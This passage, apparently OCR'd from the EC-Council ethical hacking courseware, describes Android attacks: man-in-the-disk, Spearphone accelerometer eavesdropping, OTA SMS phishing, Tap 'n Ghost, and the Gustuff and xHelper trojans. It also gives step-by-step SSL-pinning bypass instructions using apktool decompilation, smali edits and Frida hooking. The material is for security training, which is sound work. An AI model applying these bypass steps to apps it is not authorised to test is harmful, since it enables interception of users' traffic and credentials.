


Figure 17.28: Screenshots of FaceNiff

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Some additional Android-based sniffers are as follows:

- Packet Capture (*https://play.google.com*)
- tPacketCapture (*http://www.taosoftware.co.jp*)
- Android PCAP (*https://www.kismetwireless.net*)
- Sniffer Wicap 2 Demo (*https://play.google.com*)
- Testeldroid (*https://play.google.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Launching Man-in-the-Disk Attack

- Attackers perform man-in-the-disk (MITD) attacks when applications do not incorporate proper security measures against usage of the device's external storage
- This vulnerability leads to the installation of potentially malicious apps to the user's devices, thereby blocking access to legitimate apps



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Launching Man-in-the-Disk Attack

Attackers perform a man-in-the-disk (MITD) attack when applications do not incorporate proper security measures against the usage of the device's external storage. This vulnerability leads to the installation of potentially malicious apps on the user's device, thereby blocking access to legitimate apps. MITD is a variation of MITM. The Android OS consists of two types of storage: internal and external. In general, the internal storage for Android apps is sandboxed, whereas the external storage is envisioned to allow file sharing between apps, making it vulnerable to MITD attacks.

When any legitimate app tries to run a regular update, an attacker monitors the data stored in the external storage and tries to replace, manipulate, or overwrite the application data by tampering with the source code of the update. After the attacker successfully injects malicious code into the legitimate app update, the user app fetches and runs the malicious code and installs a fraudulent app from the attacker.

Using this malicious app, the attacker can evade Android security and gain access to the sensitive information stored on the device, such as login credentials, personal information, contacts, and photos, and even hack mobile hardware such as microphones and cameras. This malicious app can further cause the application to blackout and then completely take control of the mobile device.

An MITD attack involves the following steps:

- Victim downloads and installs a legitimate app from the official app store
- Victim's mobile device receives an app update and requests code update from the cloud server

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Victim gives permission to the legitimate app to access external storage. Now, the downloaded code is stored on the external storage
- Attacker remotely monitors the external storage and modifies its content by injecting the malicious code
- Now, the legitimate app fetches and runs the tampered update code from the external storage
- The malicious code injected by the attacker automatically requests and installs a fraudulent app from the attacker.
- Using this malicious app, the attacker can steal the victim's sensitive information stored on the mobile device or completely take control of the mobile device.





Figure 17.29: Man-in-the-disk attack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Launching Spearphone Attack

- A Spearphone attack allows Android apps to record loudspeaker data without any privileges
- Attackers can eavesdrop on loudspeaker voice conversation between remote mobile users by exploiting hardware-based motion sensor, i.e. accelerometers



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Launching Spearphone Attack

A spearphone attack allows Android apps to record loudspeaker data without any privileges. Attackers can eavesdrop on loudspeaker voice conversations between remote mobile users by exploiting the hardware-based motion sensor, i.e., the accelerometer. The accelerometer is a firmware chip embedded in most smartphones, and it can be accessed by any app installed on the phone with no special permissions. The motion sensor allows apps to capture the physical movement of the device based on the changes in position and velocity. Speech reverberations can also be recorded through this built-in sensor, as the loudspeaker is placed on the same surface in the device.

Attackers can also monitor the loudspeaker's output data such as voice assistants, multimedia messages, and audio files, using a malicious app to breach speech privacy. In addition, attackers can capture data using malicious code running on the phone. Furthermore, they can perform speech or speaker identification and gender classification by implementing speech recognition and reconstruction. The diagram below shows how loudspeaker data are captured.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 17.30: Spearphone attack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Other Techniques for Hacking Android Devices

Advanced SMS Phishing

- Attackers use any low-priced USB modem and trick the victim into accepting the malicious settings in the mobile, which results in redirecting all the victim's data to the attacker

Bypass SSL Pinning

- Attackers can exploit SSL pinning using techniques such as reverse engineering and hooking
- Attackers modify the source code of the application to bypass SSL pinning and further perform man-in-the-middle attacks

Tap 'n Ghost Attack

- This attack targets NFC technology and RX electrodes used in capacitive touchscreens of mobile devices
- Tap 'n Ghost is based on two attack techniques: Tag-based Adaptive Ploy (TAP) and Ghost Touch Generator

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Other Techniques for Hacking Android Devices

- **Advanced SMS Phishing**

  Advanced SMS phishing attack is a type of phishing scam that occurs due to security flaws in the latest Android-based smartphones mostly manufactured by Samsung, Huawei, LG, and Sony. The attacker can perform this attack using any low-priced USB modem and tricking the user into accepting the new settings, i.e., malicious settings, in the mobile device, which can redirect the user's data to the attacker.

  The attack vector mainly depends on a process called Over-the-Air (OTA) provisioning, which is mainly used by network operators. OTA is a mechanism that is used to send provisioning data and updates in a mobile device remotely. Due to its weak authentication methods, OTA is easily vulnerable to phishing attacks. The attacker exploits the mobile device by sending messages that seem to be genuine from the network operator. These messages contain malicious links that can redirect Internet traffic back to the attacker.

  Before performing the attack, the attacker requires the victim's International Mobile Subscriber Identity (IMSI) number, which is a unique string identifier for every mobile device. Using this IMSI, the attacker's malicious message can be easily authenticated and processed in the mobile device. If the IMSI number is not available, the attacker should send two messages. The first malicious message contains a PIN that appears to be from the victim's network operator; the second message encompasses the malicious message authenticated with the PIN in the first message. Using these messages, the mobile device can be exploited when the victim enters the PIN. These types of messages containing malevolent links can modify the message servers, mail servers, directory

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

servers, and proxy addresses of Android-based smartphones. SMiShing attacks can be mitigated using applications such as SandBlast Mobile.

- **Bypass SSL Pinning**

  SSL pinning allows applications to perform operations only after validating trusted certificates and public keys. Although the communication between the application and the server is defined by SSL pinning, which can prevent MITM attacks, an attacker can still bypass SSL pinning using various techniques by exploiting the misconfigurations in SSL implementation.

  These techniques include reverse engineering and hooking as well as various automated tools such as Apktool, Frida, keytool, and Jarsigner.

  - **Using Reverse Engineering**

    Attackers use tools such as Apktool to decompile and recompile the application to its original form after some modifications.

    Steps to bypass SSL pinning using reverse engineering:

    - Download Apktool (offers command-line interface)
    - Use the following command to decompile the Android application:

      ```
      apktool d <application_name.apk>
      ```

    - After decompiling the application, you can gain access to the APK source code along with different directories such as smali, build, smali_classes, assets, lib, unknown, original, and res.
    - smali (assembler used by Dalvik VM, an Android JVM implementation) code is an integral part of decompiled code that includes pre-installed Kotlin and Java code. You need to understand this application code to modify smali.
    - Now, you can try to discover SSL pinning that includes various functions such as checkclienttrust and checkclientserver, which provide information about X.509 digital certificates. These X.509 certificates contain the bytecode of the public key of the user. After gathering this information, you can alter the output of the function to bypass SSL pinning.

  - **Hooking**

    Using the hooking technique, an attacker can tamper with the runtime behavior of an application. Attacker uses tools such as Frida to alter the runtime code. Frida allows the attacker to inject malicious code into the application and manipulate the original code and working of the application.

- **Tap 'n Ghost Attack**

  Tap 'n Ghost is a novel attack technique that exploits NFC-enabled Android devices. This attack targets NFC technology and RX electrodes used in the capacitive touchscreens of mobile devices. If the attacker is able to establish a remote connection with the target

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

mobile device, he/she can take full control of the device. Attackers use Bluetooth or Wi-Fi access points to establish a remote connection.

Tap 'n Ghost is based on two attack techniques, namely Tag-based Adaptive Ploy (TAP) and Ghost Touch Generator. Attackers use these techniques to generate malicious events on the victim's smartphone and take control of the smartphone remotely. Such attacks can also be launched on voting machines and ATMs.

- **Tag-based Adaptive Ploy (TAP)**

  TAP uses the NFC feature, which can trigger the Android device to visit a specific URL without the victim's consent using the NFC tag emulator. This attack works with a web server that uses the device fingerprinting technique.

- **Ghost Touch Generator**


  Ghost Touch Generator works by forcing the victim to touch the cancel button, which does the work of the permit button. Thus, the attacker can trick the victim into granting remote access to the smartphone without the victim's knowledge.


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Android Trojans

Gustuff Banking Trojan

- Gustuff is a type of banking Trojan that uses malicious SMSs to compromise the security of target mobile devices
- Gustuff can dynamically load webviews, thereby targeting specific domains based on the received commands
- The potential targets of Gustuff include Android-based banking apps, online stores, messengers, and other crypto wallets





https://brica.de, https://www.group-ib.com


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Android Trojans (Cont'd)

xHelper

On installation, the behavior of semi-stealth xHelper is as follows:

- Creates an icon in notifications titled "xhelper"
- Does not create an app icon or shortcut icon
- After a couple of minutes, more icons are added to the notifications: [GameCenter] Free Game
  - Press on either of these notifications; you will be redirected to a website that allows you to play games directly from your browser
  - These websites seem harmless, but malware authors are certainly collecting pay-for-click profits on each redirect





https://blog.malwarebytes.com

- Cerberus
- Boogr.gsh
- Asacub
- Gplayed
- HeroRat

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Android Trojans

- **Gustuff Banking Trojan**

  Source: *https://brica.de, https://www.group-ib.com*

  Gustuff is a type of banking Trojan that uses malicious SMS to compromise the security of the target mobile device. Gustuff can dynamically load webviews, targeting specific domains based on the received commands. During this process, it can also fetch the

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

required injection from a remote server. It blocks a number of anti-virus and anti-malware tools to prevent detection. This Trojan has also been noted to ask the user to update his/her credit card information, which it then steals. It allows malicious actors to perform activities on the UI of the infected device. The potential targets of Gustuff include Android-based banking apps, online stores, messengers, and other crypto wallets.

